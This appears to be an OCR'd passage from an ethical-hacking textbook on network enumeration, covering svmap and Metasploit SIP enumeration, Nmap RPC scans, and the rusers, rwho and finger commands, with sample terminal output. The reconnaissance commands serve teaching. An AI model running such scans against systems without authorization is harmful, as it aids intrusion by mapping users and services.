


svmap [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #svmap [redacted]
+--------------------+------------------+-------------+
| SIP Device         | User Agent       | Fingerprint |
+====================+==================+=============+
| [redacted]:5060 | DLink VoIP Stack | disabled    |
+--------------------+------------------+-------------+
```

Figure 4.45: Screenshot displaying Svmap scan for enumerating SIP details

Attackers use Metasploit's SIP Username Enumerator to scan numeric usernames/extensions of VoIP phones. Below screenshot shows an example for enumerating SIP using Metasploit.



msfconsole - Parrot Terminal

RPC Enumeration

The remote procedure call (RPC) is a technology used for creating distributed client/server programs. RPC allows clients and servers to communicate in distributed client/server programs. It is an inter-process communication mechanism, which enables data exchange between different processes. In general, RPC consists of components such as a client, a server, an endpoint, an endpoint mapper, a client stub, and a server stub, along with various dependencies.

The portmapper service listens on TCP and UDP port 111 to detect the endpoints and present clients, along with details of listening RPC services. Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

Attackers use the following Nmap scan commands to identify the RPC service running on the network:

```
# nmap -sR <target IP/network>
# nmap -T4 –A <target IP/network>
```

Figure 4.47: Screenshot displaying an Nmap scan result for RPC enumeration

Additionally, attackers use tools such as NetScanTools Pro to capture the RPC information of the target network. The NetScanTools Pro RPC Info tool helps attackers detect and access the portmapper daemon/service that typically runs on port 111 of Unix or Linux machines.


Unix/Linux User Enumeration

rusers	Displays a list of users who are logged on to remote machines or machines on local network **Syntax**: `/usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]`
rwho	Displays a list of users who are logged on to hosts on the local network **Syntax**: `rwho [ -a]`
finger	Displays information about system users, such as login name, real name, terminal name, idle time, login time, office location, and office phone numbers **Syntax**: `finger [-l] [-m] [-p] [-s] [user ...] [user@host ... ]`



```
ubuntu@ubuntu-Virtual-Machine:~$ finger
Login     Name       Tty      Idle  Login Time   Office     Office Phone
ubuntu    Ubuntu     *:1            May 12 08:04 (:1)
ubuntu@ubuntu-Virtual-Machine:~$ finger ubuntu
Login: ubuntu                           Name: Ubuntu
Directory: /home/ubuntu                 Shell: /bin/bash
On since Thu May 12 08:04 (EDT) on :1 from :1 (messages off)
No mail.
No Plan.
ubuntu@ubuntu-Virtual-Machine:~$ 
```

Unix/Linux User Enumeration

One of the important steps for enumeration is to perform Unix/Linux user enumeration. Unix/Linux user enumeration provides a list of users along with details such as the username, host name, and start date and time of each session.

The following command-line utilities can be used to perform Unix/Linux user enumeration.

- **rusers**

  rusers displays a list of users who are logged in to remote machines or machines on the local network. It displays an output similar to the who command, but for the hosts/systems on the local network. Its syntax is as follows:

  ```
  /usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]
  ```

  The options are as follows.

  - **-a**: Gives a report for a machine even if no users are logged in
  - **-h**: Sorts alphabetically by host name
  - **-l**: Gives a longer listing similar to the who command
  - **-u**: Sorts by the number of users
  - **-i**: Sorts by idle time

- **rwho**

  rwho displays a list of users who are logged in to hosts on the local network. Its output is similar to that of the who command and contains information about the username, host name, and start date and time of each session for all machines on the local network running the rwho daemon. Its syntax is as follows:

  ```
  rwho [ -a]
  ```

  It has the following option.

  - **-a**: Includes all users; without this flag, users whose sessions are idle for an hour or more are not included in the report


- **finger**

  finger displays information about system users such as the user's login name, real name, terminal name, idle time, login time, office location, and office phone numbers. Its syntax is as follows:

  ```
  finger [-l] [-m] [-p] [-s] [user ...] [user@host ...]
  ```

  The options are as follows.

  - **-s**: Displays the user's login name, real name, terminal name, idle time, login time, office location, and office phone number
  - **-l**: Produces a multi-line format displaying all of the information described for the **-s** option as well as the user's home directory, home phone number, login shell, mail status, and the contents of the files ".plan," ".project," ".pgpkey," and ".forward" from the user's home directory
  - **-p**: Prevents the **-l** option of finger from displaying the contents of the ".plan," ".project," and ".pgpkey" files.
  - **-m**: Prevents the matching of usernames.




```
ubuntu@ubuntu-Virtual-Machine:~$ finger
Login     Name       Tty      Idle  Login Time   Office     Office Phone
ubuntu    Ubuntu     *:1            May 12 08:04 (:1)
ubuntu@ubuntu-Virtual-Machine:~$ finger ubuntu
Login: ubuntu                           Name: Ubuntu
Directory: /home/ubuntu                 Shell: /bin/bash
On since Thu May 12 08:04 (EDT) on :1 from :1 (messages off)
No mail.
No Plan.
ubuntu@ubuntu-Virtual-Machine:~$ 
```

Figure 4.49: Screenshot displaying the execution of the finger command for user enumeration

Telnet and SMB Enumeration

Telnet Enumeration

- If the Telnet port is found open, attackers can **access shared information**, including the hardware and software information of the target
- Telnet enumeration enables attackers to **exploit identified vulnerabilities** and perform brute-force attacks to gain unauthorized access to the target and launch further attacks



nmap -p 23 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```

SMB details

